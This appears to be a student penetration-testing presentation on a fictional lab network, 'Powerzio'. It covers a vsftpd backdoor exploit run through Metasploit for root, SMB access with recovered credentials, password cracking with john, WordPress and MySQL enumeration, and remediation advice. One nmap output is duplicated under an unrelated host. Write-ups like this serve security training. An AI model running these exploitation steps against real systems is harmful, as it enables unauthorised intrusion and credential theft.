EPITECH M-TRC-853· May. 30, 2022
EPITECH M-TRC-853· May. 30, 2022

POWERZIO

Powerzio penetration testing presentation

PRESENTATION HIGHLIGHTS

Focus areas

- Methodology
- fileshare.powerzio.lan
- thermo2.powerzio.lan
- thermo7.powerzio.lan
- workstation1101.powerzio.lan
- web.powerzio.lan
- sql.powerzio.lan
- tserge-ubuntu.powerzio.lan

Powerzio penetration

METHODOLOGY

- Foot Printing
- Network Scanning
- Enumeration
- Exploitation

FOOT PRINTING

Here is the list of all available IPs in the Powerzio lan

Name	Ip	type: port	type: port
ubuntu	10.10.10.1	ssh (22/tcp)	http (80/tcp)
Ubuntu workstation3	10.10.10.9	ssh (22/tcp)	
dns1	10.10.10.10	ssh (22/tcp)	domain (53/tcp)
dns2	10.10.10.11	ssh (22/tcp)	domain (53/tcp)
fileshare	10.10.10.22	netbios-ssn (139/tcp)	Microsoft-ds (445/tcp)
Thermo2	10.10.10.48	http (80/tcp)	
Worksation1101	10.10.10.53	ftp (21/tcp)	ssh (22/tcp)
Thermo7	10.10.10.55	http (80/tcp)	
Tserge-ubuntu	10.10.10.84	ssh (22/tcp)	
Web WordPress	10.10.10.222	http (80/tcp)	
Sql database	10.10.10.223	MySQL (3306/tcp)	
	10.10.10.24	Unknown 23023/tcp	
	10.10.10.26	Unknown 15042/tcp	
Mqtt msg server	10.10.10.34	Mqtt (1883/tcp)	
Redis db	10.10.10.132	Redis (6379/ tcp)	


FILESHARE.POWERZIO.LAN

What we found

- Run on Windows, ports open with SMB protocol
- SMB version with vulnerabilities
- Public files available on the SMB (Myles' card with user id)
- Password "hunter22" found (from hash.txt file)
- Myles' user id and password permits access to private session

Remediation advice

- The administrator needs to avoid getting sensible information like his card on his computer or to restrain access to public shared files.




```
┌──(root㉿fortnite-battlestation)-[~/ssh-audit/pmanager]
└─# ./pmanager
Username : myles
User id : 9748728
Your password is :
<78P7,P

┌──(root㉿fortnite-battlestation)-[~/ssh-audit/pmanager]
└─# smbclient //10.10.10.22/myles -U myles
Enter WORKGROUP\myles's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun May  8 15:27:42 2022
  ..                                  D        0  Sun May  8 15:27:38 2022
  .profile                            H      655  Fri Jul 12 14:26:32 2019
  .bashrc                             H     3771  Mon Aug 31 18:27:45 2015
  .bash_logout                        H      220  Mon Aug 31 18:27:45 2015
  id_rsa.cpt                          N     2634  Sun May  8 15:12:41 2022
  todo                                N      164  Sun May  8 14:41:13 2022
  how-to-decrypt-my-key               N       36  Sun May  8 15:12:41 2022

                24546800 blocks of size 1024. 6724812 blocks available
smb: \>
```


THERMO2.POWERZIO.LAN
THERMO7.POWERZIO.LAN

What we found

- NodeJS app
- They are displaying the reactor core and the reactor pool of Powerzio
- We got a report with ZAP from OWASP
- We can obtain the request to the server with injecting command with burp

Remediation advice

- The administrator needs to check the security with ZAP more often and before deploying his app.
- He needs to secure his POST methods and how we can access his API



High (Medium)	Remote OS Command Injection
Medium (Medium)	Cross-Domain Misconfiguration
Medium (Medium)	CSP: Wildcard Directive
Medium (Medium)	X-Frame-Options Header Not Set
Low (Medium)	Absence of Anti-CSRF Tokens
Low (Medium)	Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s)
Low (Medium)	X-Content-Type-Options Header Missing

WORKSTATION1101.POWERZIO.LAN

What we found

- Ftp server
- Sensible data accessible in public
- Ftp critical backdoor - vsftpd 2.3.4
- Run exploit with metasploit
- We can enter the ftp in root
- We obtain the /etc/passwd and /shadow
- We crack the password with john
- Password is naruto1 and user is fern11

Remediation advice

- The administrator needs to check the security of the version of what tools he uses. He needs to upgrade his version of ftp.

```
┌──(toto42㉿fortnite-battlestation)-[~/Downloads/exploit_get_cre
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt unshadowed.
Warning: detected hash type "sha512crypt", but the string is als
Use the "--format=HMAC-SHA256" option to force loading these as
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, cr
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
naruto1          (fern11)
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.10.10.53:21 - The port used by the backdoor bind lis
[+] 10.10.10.53:21 - UID: uid=0(root) gid=0(root) groups=0(
[*] Found shell.
[*] Command shell session 1 opened (10.10.0.3:40315 → 10.1

id
```

WEB.POWERZIO.LAN

What we found

- Wordpress 5.2.4
- wpscan, dirb, robot.txt
- 5.2.4 version vulnerability
- akismet vulnerability
- wp-file-manager vulnerability

Remediation advice

- The administrator needs to update his version of the WordPress and the plugins of his project.
- Trying to hide vulnerable plugins in robot.txt does not work

```
┌──(root㉿fortnite-battlestation)-[~/ssh-audit]
└─# nmap -p80 --script http-wordpress-users 10.10.10.222
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-14 05:36 CDT
Nmap scan report for 10.10.10.222
Host is up (0.0067s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-wordpress-users:
| Username found: fraser
|_Search stopped at ID #25. Increase the upper limit if necessar

Nmap done: 1 IP address (1 host up) scanned in 1.35 seconds
```

SQL.POWERZIO.LAN

What we found

- Wordpress database
- mysql
- We found nothing

```
┌──(root㉿fortnite-battlestation)-[~/ssh-audit]
└─# nmap -sC --script=mysql-enum  10.10.10.223
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-14 07:39 CDT
Nmap scan report for 10.10.10.223
Host is up (0.0079s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE
3306/tcp open  mysql
| mysql-enum:
|   Valid usernames:
|     root:<empty> - Valid credentials
|     netadmin:<empty> - Valid credentials
|     test:<empty> - Valid credentials
|     user:<empty> - Valid credentials
|     web:<empty> - Valid credentials
|     sysadmin:<empty> - Valid credentials
|     administrator:<empty> - Valid credentials
|     webadmin:<empty> - Valid credentials
|     admin:<empty> - Valid credentials
|     guest:<empty> - Valid credentials
|_  Statistics: Performed 10 guesses in 1 seconds, average tps: 10.0

Nmap done: 1 IP address (1 host up) scanned in 0.50 seconds
```

DATABASE.POWERZIO.LAN

What we found

- redis accessible in anonymous, unprotected
- not renamed basic command like KEYS *
- on pmanager : analysis of the binary, with gdb, decompiler from internet and tutorials
- understood how the password is generated
- python script to show the pass

Remediation advice

- Only the manager should be capable of generate a password for the user.
- Only approved ip address could connect to the Redis database.
- Myles should have renamed basics commands.

TSERGE-UBUNTU.POWERZIO.LAN

What we found

- tserge password with the dump of redis
- by entering the password in pmanager, it returns the pass of the machine
- We found nothing in the machine

Remediation advice

- Not generate the password with the id of the employee and store the id of the employee and the password at the same place

```
┌──(root㉿fortnite-battlestation)-[~/ssh-audit]
└─# nmap -sC --script=mysql-enum  10.10.10.223
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-14 07:39 CDT
Nmap scan report for 10.10.10.223
Host is up (0.0079s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE
3306/tcp open  mysql
| mysql-enum:
|   Valid usernames:
|     root:<empty> - Valid credentials
|     netadmin:<empty> - Valid credentials
|     test:<empty> - Valid credentials
|     user:<empty> - Valid credentials
|     web:<empty> - Valid credentials
|     sysadmin:<empty> - Valid credentials
|     administrator:<empty> - Valid credentials
|     webadmin:<empty> - Valid credentials
|     admin:<empty> - Valid credentials
|     guest:<empty> - Valid credentials
|_  Statistics: Performed 10 guesses in 1 seconds, average tps: 10.0

Nmap done: 1 IP address (1 host up) scanned in 0.50 seconds
```

Team members

Alexandre OHAYON

Thibaut Le Guelinel

Emilien Delevoye

William Petitprez

Managers

Jeremie AMSELLEM

Michael OHAYON

THANK YOU FOR YOUR TIME